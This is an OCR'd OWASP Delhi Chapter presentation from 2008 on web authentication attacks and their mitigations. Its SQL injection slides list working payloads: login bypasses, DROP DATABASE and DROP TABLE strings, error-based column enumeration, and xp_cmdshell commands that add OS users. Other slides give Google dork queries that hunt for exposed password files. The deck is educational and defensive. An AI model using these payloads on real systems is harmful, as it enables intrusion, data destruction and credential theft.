# Demystifying Authentication Attacks

Gunwant Singh, SAIC India
gunwant dot s at gmail dot com
+91-9971843928

**OWASP**
Delhi Chapter
November 2008

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

**The OWASP Foundation**
http://www.owasp.org

# Agenda

- Types of authentication
- SQL Injection
- Salted MD5 Hashing Technique
- Back Back Refresh
- Remember me
- Improper Error handling/Information leakage
- Forgot Password Implementation
- Reset Password Implementation
- Google dorks
- CAPTCHA issues
- Side Channel Attack
- Conclusion
- References
- Q.A Session

Disclaimer: All information shared or explained in this session is only for educational purposes.

# Authentication types

- Anonymous authentication
- Basic, digest & advanced digest authentication
- Integrated Windows authentication (NTLM/Kerberos)
- UNC authentication
- .NET Passport authentication
- Certificate authentication (SSL)
- HTML forms-based authentication.
- Multi-factor mechanisms, such as those combining passwords and physical tokens.

# SQL Injection

Username

Password

Submit

```
SELECT * FROM RECORDS WHERE
USERNAME=' ' AND PASSWORD = ' ';
```

- ‘
- ‘--
- ‘# (my sql)
- ‘ or 1=1--
- admin’ or 1=1--
- ‘ UNION select * from master..sysmessages;--
- ‘;show databases;--
- ‘;drop database userlogin;--
- ‘;drop table users;--
- Tools (for basic and blind) : SPI – SQL Injector, Absinthe, Foundstone – WSDigger, SQL Map

# Example - SQL Injection

1) ` having 1=1--

[Microsoft][ODBC SQL Server Driver][SQL Server] Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.]

2) ' group by users.id having 1=1--

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.]

3) ' group by users.id, users.username having 1=1--

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.]

4) ' group by users.id, users.username, users.password having 1=1--

<<Produces no errors>> ☺

5) Attack Vector

`;update users.password where users.username=admin;--

'; insert into users values( 31337, 'attacker', 'foobar');--

# Example - SQL Injection

- ';exec master..xp_cmdshell 'dir'
- ';exec master..xp_cmdshell 'net1 user'
- ';exec master..xp_cmdshell 'net user [username] [password] /add';--
- '; exec xp_regenumvalues HKEY_LOCAL_ MACHINE, 'SYSTEM\CurrentControlSet\Services \snmp\parameters\validcommunities';--
- ';exec master..xp_servicecontrol 'start', 'schedule';--
- ';exec master..xp_servicecontrol 'start', 'server';--

# Interesting Facts - SQL Injection


- The only interface to see what's happening behind the scenes is the error message that is displayed to the attacker.
- Blind SQL Injection !
- Command injection
- XML Injection
- LDAP Injection
- Mitigation ??

# Salted MD5 Hashing

- MD5 - Message Digest Algorithm
- Ron Rivest - 1991
- Takes a variable length input ->128-bit message digest output
- One time hash
- Commonly used to check integrity of files.

- Salt is random or one-time value
- Created via Random Generator
- Salt is closely related to the concept of nonce (Number used ONCE) or one-time token.


# Salted MD5 Hashing




**Transmission of Credentials :-**

- Clear text - Vulnerable to password Sniffing!
- Encrypted - Vulnerable to Replay attacks!
- Salted MD5 hashed - Safe

# Salted MD5 Hashing




# Salted MD5 Hashing

- What if Salt
  - is generated at the client side?
  - remains same all the time?
  - is predictable?
  - is transmitted along with the credentials?
- Salt must
  - be generated at the Server side
  - must be random for each request
  - must not be predictable
  - must not be sent to server along with the credentials

# Back Back Refresh

- Each displayed page stored in the browser-memory is associated with its corresponding request .
- When you refresh a page, the associated request is sent again to the server.
- Example of a vulnerable application:
  - User navigates to http://www.vulnerable.com/login
  - Login Page (login.php) is displayed
  - User types-in his credentials and submits
  - Welcome page (welcome.php) is displayed
  - Visits some pages and logs out
- Exploitation
  - A malicious user (having physical access to user PC) comes in
  - Clicks the back button until he reaches welcome.php
  - Clicks refresh
  - The associated request stored in the browser memory is sent again with credentials to the server
  - He is logged in as the legitimate user
  - If he intercepts the request after refresh – He gets the credentials


# Back-Back-Refresh




## Solutions :

- Salted MD5 hash technique
- Introduce an intermediate page: authenticate.php; authenticate.php – authenticates the user and sends welcome.php to the user

# Solution to Back-Back-Refresh attack




- authenticate.php is never displayed at the client side
- Attacker refreshes welcome.php at the client side – credentials will never be sent to the server again.

# 'Remember Me'

Login...

User Name admin

Password **********

:: Sign In ::

AutoComplete

Do you want Windows to remember this password, so that you don't have to type it again the next time you visit this page?

Don't offer to remember any more passwords

Yes No

Internet Properties

General | Security | Privacy | Content | Connections | Programs | Advanced

Content Advisor

Ratings help you control the Internet content that can be viewed on this computer.

Enable... Settings

Certificates

Use certificates for encrypted connections and identification.

Clear SSL state | Certificates | Publishers

AutoComplete

AutoComplete stores previous entries on webpages and suggests matches for you. Settings

Feeds

Feeds provide updated content from websites that can be read in Internet Explorer and other programs. Settings

OK Cancel Apply

AutoComplete Settings

AutoComplete lists possible matches from entries you've typed before.

Use AutoComplete for

- [x] Web addresses
- [x] Forms
- [x] User names and passwords on forms
  - [x] Prompt me to save passwords

Delete AutoComplete history

To delete stored form data and passwords, click the General tab, click Delete, and then click Delete forms or Delete passwords.

OK Cancel

# ‘Remember Me’ - Solution

```
<form AUTOCOMPLETE="OFF">
        ................
        .... Any number of fields......
        <input type="text" name="name">
        ................
</form>
```

```
<form>
       ..........
       .... other fields .......
       <input type="password" name="password" AUTOCOMPLETE="OFF">
       ...................
</form>
```

# Improper Error Handling/Information Leakage

- Verbose Failure Messages
- Username/Password Errors
- Revelation of Platform based errors
  - OS version
  - SDK version
  - IP details
- LDAP/SQL/Backend Information
- Techniques for Pen testing:
  - aspx.exe.abc !
  - Parameter manipulation: URL and Hidden
  - Header directive Parameter manipulation
  - “> level=1 ‘ “ / ;
  - <script>tags
  - Confusing the application logic

Microsoft OLE DB Provider for SQL Server error '80040e14'

Column 'w_directory.id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

/directory.asp, line 133

Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark after the character string '-- and destination.dest_code=customers.dest_code and customers.user_code=users.user_code and accomodation.unit_type = customers.unit_type and destination.dest_code = accomodation.dest_code order by req_type,date_from '.

/[redacted]/rcust2.asp, line 91

Microsoft JET Database Engine error '80040e14'

Syntax error (missing operator) in query expression 'loginid = and ipaddress = '1[redacted]4.100.28.[redacted]' and dateoflogoff = 'n/a'.

/control/use[redacted]il.asp, line 128

```
An Error Has Occurred.
Error Message:
System.Data.OleDb.OleDbException: Syntax error (missing
operator) in query expression 'username = ''' and password =
'g''. at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling (
Int32 hr) at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult
( tagDBPARAMS dbParams,  Object& executeResult) at
```

## Server Error in '/' Application.

### *Runtime Error*

**Description:** An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

**Details:** To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

**Notes:** The current error page you are seeing can be replaced by a custom error page by modifying the "defaultRedirect" attribute of the application's <customErrors> configuration tag to point to a custom error page URL.

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="RemoteOnly" defaultRedirect="mycustompage.htm"/>
    </system.web>
</configuration>
```

**Warning**: main(gui_abc.insert.php): failed to open stream: No such file or directory in **/home/tempweb23/docs/index.php** on line **344**

**Warning**: main(): Failed opening 'gui_abc.insert.php' for inclusion (include_path='.:/usr/share/pear') in **/home/tempweb23/docs/index.php** on line **344**

# Forgot Password Implementation

- Guessing security question (Colours, Cars, Schools, DOBs etc)
- Old Password Displayed on Screen -> Shoulder Surfers
- No security question
  - Ask for Email/username -> Resets Password
  - An attacker resets password of a user over and over again -> DoS
- Intercept and change Email Id.
- Best work around:
  - Ask the user to supply some personal details / Security Question
  - If answer=correct, send an email with a link that takes the user to the reset his password.
  - This must be active for short time and must be SSL enabled.
  - This way actual password is never seen.


# Reset Password Implementation

- User logs in…
- Clicks the 'Reset Password' link
- It prompts the username and password - User types in the same
- User clicks submit - Intercepts the request
  - Changes the username to 'admin'
  - Changes the username to 'admin' and completely remove the 'password' parameter
  - ` or 1=1-- in the username (Resets the password for all username)
- Work around:
  - Input validation
  - Before resetting the password - check with the current session of the user.
  - Rename admin / Out of Band Application Management

# Google Dorks

- allinurl:password.txt
- intitle:index.of /passwords
- index.of /passwd
- index.of.passlist
- site:xyz.com
- “Your password is ” - Finding plagiarism!
- Allinurl:”password.dat”
- allinurl:passlist.txt
- filetype:pwl pwl (Windows Password list)
- intext:(password | passcode | pass)
- intext:(username | userid | user)
- catching online scammers ?? – if you are pentesting
- Robots.txt - The counter measure

# CAPTCHA




- Completely Automated Public Turing test to tell Computers and Humans Apart.
- To test whether web application is interacting with a Human.
- Login Portals, Forms, Sensitive Transactions, etc.
- Used for protection against bots/automated tools

# CAPTCHA

## 5 Scenarios:-

1. Countable CAPTCHA values- saved images
2. Submit, click back and submit again
3. Predictable CAPTCHA values (Sequential !)
4. CAPTCHA not validated at the server
5. MITM - What if attacker hosts a high traffic website

## Interesting facts:-

- Manually solving captchas- $12 per 500 CAPTCHAs.
- 3D CAPTCHAs
- PWNTCHA (Pretend We're Not a Turing Computer but a Human Antagonist) – Application that decodes different CAPTCHAs.

# Side Channel Attack

- Based on information gained from the physical implementation of a cryptosystem
  - Timing information: How much time different computations take to perform?
  - Power consumption: How much Power is consumed while performing cryptographic computations?
  - Monitoring of electromagnetic radiation: Sniffing key strokes (Swiss Researchers - demonstrated - PS2,USB,Laptop)
  - Even sound can provide considerable information to exploit the system.
  - Displays: Relevant currents - electron beams - associated with the displayed images/characters - CRTs/LCDs are vulnerable.
  - Thermo-dynamics: CPU processing - flowing current produces heat - then looses heat - thermally induced mechanical stress - a research by Shamir et al (RSA)
- Requires technical know-how of the internal operation of the system on which the cryptography is implemented
- Rely on emitted information
- Countermeasures:
  - Shield the hardware with anti-emission materials
  - Physical security of hardware can help

# Conclusion

- SQL Injection attacks and mitigation
- Salted MD5 hashing - Inside out
- Back-Back-Refresh
- Improper Error Handling
- Implementation of Forgot|Reset Password
- Google Hacks
- CAPTCHA

# References

- SQL Injection:
  - http://en.wikipedia.org/wiki/SQL_injection
  - http://www.sqlsecurity.com
  - The Web Application Hacker's Handbook: By Dafydd Stuttard and Marcus Pinto
  - http://www.owasp.org/index.php/OWASP_Testing_Guide_v2_Table_of_Contents
  - http://www.unixwiz.net/techtips/sql-injection.html - SQL Injection by examples
  - http://ferruh.mavituna.com/sql-injection-cheatsheet-oku - SQL Injection Cheatsheet

- Salted MD5 Hashing:
  - http://www.owasp.org/index.php/OWASP_AppSec_FAQ
  - http://www.pixel2life.com/publish/tutorials/118/understanding_md5_password_encryption
- Improper Error Handling:
  - http://en.wikipedia.org/wiki/Exception_handling
  - www.owasp.org/index.php/Improper_Error_Handling
- Google Dorks:
  - http://johnny.ihackstuff.com
  - Google Hacking for Penetration Testers - Volume 1,2 - By Johnny Long
- CAPTCHA
  - www.captcha.biz
  - http://www.captcha.net

# Questions?

## Thank You!

gunwantsingh.blogspot.com